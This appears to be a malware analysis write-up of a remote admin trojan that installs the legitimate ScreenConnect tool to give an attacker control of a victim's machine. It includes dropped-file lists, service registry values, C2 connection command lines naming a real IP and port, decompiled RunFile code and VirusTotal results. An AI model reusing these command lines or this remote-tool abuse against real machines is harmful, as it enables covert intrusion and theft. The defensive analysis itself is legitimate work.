

REMOTE ADMIN TROJAN

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- User executes the payload (Payload in most cases is a macro enabled XLS document or a Portable executable)
- Payload initiates setup.exe to install the software
- Msiexec.exe is used to run the *.msi file
- Payload creates a service
- Payload initiates ElsioneScreenConnect via command line
- ElsioneScreenConnect initiates a background process and provide the attacker with all the tools to control the victim's machine(s).

Please **NOTE**: **ElsioneScreenConnect** is a legitimate tool used for remote debugging. Hackers are using such tools to by-pass security layers. Here is another example of NetSupport RAT:

http://udurrani.com/exp0/netsupport_rat/netsupportRat.pdf

And here is the dynamic flow for NetSupport RAT.


http://udurrani.com/exp0/netsupport_rat/netsupport_rat_flow.pdf



BTW, I develop all the tools that I use for analysis.

DYNAMIC FLOW:

Here is the automated flow of the payload. I hope you can make some sense out of it.



For complete view go to

http://udurrani.com/exp0/admin_trojan.pdf




Payload creates a folder with random name and drops 3 files as shown below

21D3.tmp/

- **executor.exe**
- **setup.exe**
- **setup.msi**

Payload executes the .msi file

`C:\Windows\SysWOW64\msiexec.exe /i setup.msi`



More files are dropped: Following files are used for Elsinore ScreenConnect client process.

ScreenConnect\ Guest\ Service\ (49dd151ae9b60a5b)/

- Elsinore.ScreenConnect.Client.dll
- Elsinore.ScreenConnect.Core.dll
- Elsinore.ScreenConnect.GuestClient.exe
- Elsinore.ScreenConnect.GuestService.exe
- Elsinore.ScreenConnect.Windows.dll
- Elsinore.ScreenConnect.WindowsClient.dll

Some other files are also dropped e.g. **dotnetcheck.exe** etc. Here is the initial activity.

```
The following properties have been set:
Property: [AdminUser] = true {boolean}
Property: [ProcessorArchitecture] = AMD64 {string}
Property: [VersionNT] = 6.1.0 {version}
Running checks for package '.NET Framework 2.0', phase BuildList
Running external check with command line "C:\Users\foo\AppData\Local\Temp\VSD84BA.tmp\dotnetfx\dotnetchk.exe"
Process exited with code 1
Setting value '1 {int}' for property 'DotNetInstalled'
Reading value 'Version' of registry key 'HKLM\Software\Microsoft\Internet Explorer'
Read string value '8.0.7600.16385'
Setting value '8.0.7600.16385 {string}' for property 'IEVersion'
The following properties have been set for package '.NET Framework 2.0':
Property: [DotNetInstalled] = 1 {int}
Property: [IEVersion] = 8.0.7600.16385 {string}
Running checks for command 'dotnetfx\instmsia.exe'
Result of running operator 'ValueExists' on property 'VersionNT': true
Result of checks for command 'dotnetfx\instmsia.exe' is 'Bypass'
Running checks for command 'dotnetfx\WindowsInstaller-KB893803-v2-x86.exe'
Result of running operator 'ValueExists' on property 'Version9x': false
Result of running operator 'VersionLessThan' on property 'VersionNT' and value '5.0.3': false
Result of running operator 'VersionGreaterThanOrEqual' on property 'VersionMsi' and value '3.0': true
Result of checks for command 'dotnetfx\WindowsInstaller-KB893803-v2-x86.exe' is 'Bypass'
Running checks for command 'dotnetfx\dotnetfx.exe'
Result of running operator 'ValueNotEqualTo' on property 'DotNetInstalled' and value '0': true
Result of checks for command 'dotnetfx\dotnetfx.exe' is 'Bypass'
'.NET Framework 2.0' RunCheck result: No Install Needed
Running checks for package 'Windows Installer 3.1', phase BuildList
The following properties have been set for package 'Windows Installer 3.1':
Running checks for command 'WindowsInstaller3_1\WindowsInstaller-KB893803-v2-x86.exe'
Result of running operator 'VersionGreaterThanOrEqual' on property 'VersionMsi' and value '3.1': true
Result of checks for command 'WindowsInstaller3_1\WindowsInstaller-KB893803-v2-x86.exe' is 'Bypass'
'Windows Installer 3.1' RunCheck result: No Install Needed
Launching Application.
Running command 'C:\Users\foo\AppData\Local\Temp\21D3.tmp\executor.exe' with arguments ''
```

Following service is created

 (Default)	REG_SZ	(value not set)
 DisplayName	REG_SZ	ScreenConnect Guest Service (49dd151ae9b60a5b)
 ErrorControl	REG_DWORD	0x00000001 (1)
 ImagePath	REG_EXPAND_SZ	"C:\Program Files (x86)\ScreenConnect Guest Servi...
 ObjectName	REG_SZ	LocalSystem
 Start	REG_DWORD	0x00000002 (2)
 Type	REG_DWORD	0x00000010 (16)

Connection to the server via command line

Elsinore.ScreenConnect.GuestService.exe "?"

```
y=Guest&h=108.178.216.35&p=8041&k=BgIAAACKAABSU0ExAAgAAAEAAQC59sl0kxjcLxlBKTEIVmFVU  
TnWa1Z9NNDdhiTBQyV ...
```

The above command spawns the following

Elsinore.ScreenConnect.GuestClient.exe "?"

```
y=Guest&h=108.178.216.35&p=8041&k=BgIAAACKAABSU0ExAAgAAAEAAQC59sl0kxjcLxlBKTEIVmFVU  
TnWa1Z9NNDdhiTBQy ...
```

The command line includes ipAddress, portNumber and id to connect to the C2 server.

(UUID and config parameters provided as commandLine option)

Elsinore.ScreenConnect.GuestService.exe provides the API to connect to the server via commandLine.

The above command is direct result of a function *CreateServiceW()* called by

ScreenConnect.ClientService.exe process.

Here is the actual function call

```
CreateServiceW ( hSCManager, "ScreenConnect Client (d36c0e5c-fa5e-4685-  
aba6-1a870402dab6)", NULL, SERVICE_ALL_ACCESS, SERVICE_WIN32_OWN_PROCESS,  
SERVICE_AUTO_START, SERVICE_ERROR_NORMAL, ""C:  
\Users\foo\AppData\Local\Apps\2.0\R3CCEQCZ.VH1\QB609DR5.2TJ\scre..tion_2c2536e5112611c9_0006.  
0006_fd8c426086c0ae45\ScreenConnect.ClientService.exe" "?y=Guest&h=instance-fdq1e1-  
relay.screenconnect.com&p=443&s=d36c0e5c-fa5e-4685-aba6-1a870402dab6&k=BgIAAACK, NULL, NULL,  
NULL, NULL, "" )
```



**!!!!!!After this point the attacker has
access to victim's machine!!!!!!**





Now we are going to look at the C2 side of the story.

Attacker is waiting for a connection from one of the victim's machine. Multiple victim(s) can connect to the C2 server with a special identifier. Once the victim connects, the ScreenConnectService GUI turns green.

The screenshot shows the ScreenConnect interface. On the left is a sidebar with 'Support', 'Meeting', and 'Access' sections. The main area is split into 'All Sessions' and 'Untitled Session'.

All Sessions: Shows a list of sessions. One session is highlighted with a green bar and a green person icon, labeled 'Guest - 6m'. A red dashed box highlights this session. A blue dashed arrow points from the text 'Victim connected' to this session. A red dashed arrow points from the text 'Victim Identification' to the session details panel.


Untitled Session Details:

- Name: Untitled Session
- Join Mode: Code: 39051
- Host: Cloud Account Administrator
- Hosts Connected:
- Guests Connected: Guest (7m) [X]
- Logged On User: WIN-RN4A1D7IM6LVfoo
- Idle Time: 7m
- Machine: WORKGROUP\WIN-RN4A1D7IM6L
- Operating System: Windows 7 Enterprise (6.1.7600)
- Processor(s): Intel(R) Core(TM) i9-8950HK CPU @ 2.90GHz (1 virtual)
- Available Memory: 380 MB / 2047 MB
- Network Address: 5.31.243.47
- Client Version: 6.6.18120.6697

Connection time line:

This screenshot is similar to the previous one but highlights the 'Victim's connection timeline'.


Victim's connection timeline: A vertical timeline on the right side of the 'Untitled Session' panel shows the connection sequence. The timeline starts at 08-02 10:56:13 and ends at 08-02 11:05:10. A blue diamond shape labeled '6m' indicates the duration of the connection. A blue bar labeled 'Guest' is positioned between the 10:56:13 and 10:56:48 marks. Red bars are visible at 10:56:13, 10:56:48, and 11:04:50. A blue dashed arrow points from the text 'Victim's connection timeline' to this timeline.



Here is the code view on the client side

```
this.statusItem = (ToolStripMenuItem) this.NotifyIcon.ContextMenuStrip.Items.Add("&Status", (Image) null, (EventHandler) delegate {
    this.ActivateStatusForm();
});
this.NotifyIcon.ContextMenuStrip.Items.Add("-");
this.chatItem = (ToolStripMenuItem) this.NotifyIcon.ContextMenuStrip.Items.Add("&Chat", (Image) null, (EventHandler) delegate {
    this.ActivateChatForm();
});
this.NotifyIcon.ContextMenuStrip.Items.Add("-");
this.sendFilesItem = (ToolStripMenuItem) this.NotifyIcon.ContextMenuStrip.Items.Add("&Send Files...", (Image) null, (EventHandler) delegate {
    this.PromptSendFiles();
});
this.receiveFilesItem = (ToolStripMenuItem) this.NotifyIcon.ContextMenuStrip.Items.Add("&Receive Files...", (Image) null, (EventHandler) delegate {
    this.get_EndPointManager().EnqueueOutgoingMessage((object) new ReceiveFilesMessage());
});
if (clientLaunchParameters.get_SessionID() != Guid.Empty)
{
    this.NotifyIcon.ContextMenuStrip.Items.Add("-");
    this.NotifyIcon.ContextMenuStrip.Items.Add("&Exit", (Image) null, (EventHandler) delegate {
        base.InitiateClose(true);
    });
}
```

Let's run a simple command on victim's machine:



Code view on the client side:


```
public static void RunFileAsync(string filePath)
{
    new Process()
    {
        StartInfo = {
            FileName = Process.GetCurrentProcess().MainModule.FileName,
            Arguments = Extensions.QuoteCommandLine(new object[2]
            {
                (object) "RunFile",
                (object) filePath
            })
        }
    }.Start();
}
```

```
try
{
    WindowsExtensions.SubscribeToLogAppDomainException("ScreenConnect Guest Client");
    if (args.Length != 0 && args[0] == "RunFile")
        Process.Start(args[1]);
    else if (args.Length != 0 && args[0] == "StartService")
    {
        Program.StartService(args[1], args[2], args[3], (NetworkCredential) null);
    }
}
```

RunCommand's final result is *ShellExecute()* and the following commandLine:

```
cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\6.6.18120.6697\f4aa5101-b256-4a58-a9be-742c7ceac408run.cmd"
```

Attacker can upload any tool e.g. processExplorer, procDump, mimiKatz etc and execute it.



RunTool uses **ScreenConnect.WindowsClient.exe** with the following command line options, right after the tool is copied to the victim's machine.


```
ScreenConnect.WindowsClient.exe "RunFile" "C:\Users\foo\Documents\ConnectWiseControl\Temp\ko.exe"
```

On the client side ScreenConnect uses .Net to carry on these tasks with the following namespace.


```
using System;
using System.ComponentModel;
using System.Deployment.Application;
using System.Diagnostics;
using System.IO;
using System.Net;
using System.Runtime.Remoting;
using System.Security.AccessControl;
using System.Security.Principal;
using System.Windows.Forms;

namespace Elsinore.ScreenConnect
{
```

NETWORK COMMUNICATION



```
=====  
[FIN] SYN PACKET SENT FROM 172.16.223.162 TO IP ADDRESS 108.178.216.35  
PORT INFORMATION (49266, 8041)  
SEQUENCE INFORMATION (1127817144, 0)  
|URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|  
[66]  
  
=====  
[SYN ACK ] PACKET SENT FROM 108.178.216.35 TO IP ADDRESS 172.16.223.162  
PORT INFORMATION (8041, 49266)  
SEQUENCE INFORMATION (1806582137, 1127817145)  
  
|URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|  
[60]  
00 00 ..  
  
=====  
[ACK] ACK PACKET SENT FROM 172.16.223.162 TO IP ADDRESS 108.178.216.35  
PORT INFORMATION (49266, 8041)  
SEQUENCE INFORMATION (1127817145, 1806582138)  
|URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|  
[60]  
00 00 00 00 00 00 .....
```



CONCLUSION:

Payload is trying to use legitimate tools to get access to the machine. I tried couple of dropped files on VirusTotal using VirusTotal API and here are the results:

```
>>> ./virus_total E735B77740B70DF2D076F3C642366007  
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

```
>>> ./virus_total A675BE8CF0987CB9B534D981BFD8909D  
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

```
I: 22 in 60
```

```
I: 0 in 64
```

```
*****
```

```
*****
```

```
Bkav: None  
MicroWorld-eScan: None  
CMC: None  
CAT-QuickHeal: None  
McAfee: None  
Malwarebytes: None  
VIPRE: None  
TheHacker: None  
K7GW: Riskware ( 0040eff71 )  
K7AntiVirus: Riskware ( 0040eff71 )  
TrendMicro: None  
Baidu: Win32.Trojan.WisdomEyes.16070401.9500.9953  
Babable: None  
F-Prot: None  
Symantec: ML.Attribute.HighConfidence  
TotalDefense: None  
TrendMicro-HouseCall: None  
Avast: None  
ClamAV: None  
Kaspersky: not-a-virus:HEUR:RemoteAdmin.MSIL.ScreenConnect.a  
BitDefender: None  
NANO-Antivirus: Trojan.Win32.Click3.ejerge  
ViRobot: None  
AegisLab: None  
Tencent: None  
Ad-Aware: None  
Sophos: None
```

```
Bkav: None  
TotalDefense: None  
MicroWorld-eScan: None  
CMC: None  
CAT-QuickHeal: None  
McAfee: None  
Malwarebytes: None  
VIPRE: None  
TheHacker: None  
K7GW: None  
K7AntiVirus: None  
Baidu: None  
NANO-Antivirus: None  
F-Prot: None  
Symantec: None  
ESET-NOD32: None  
Avast: None  
ClamAV: None  
GData: None  
Kaspersky: None  
BitDefender: None  
Babable: None  
ViRobot: None  
AegisLab: None  
Ad-Aware: None  
Sophos: None  
Comodo: None
```

First stage binary was compiled not too long ago:

```
*****  
Type: application/x-msdownload  
FileModDate: 29-07-2018 20:28:57  
[ 47026.000000 ]
```

Long story short, this payload could have by-passed a lot of end-point and network security solutions. Make sure you have multiple layers of security on your network and the end-point. Last but not least, hire smart people.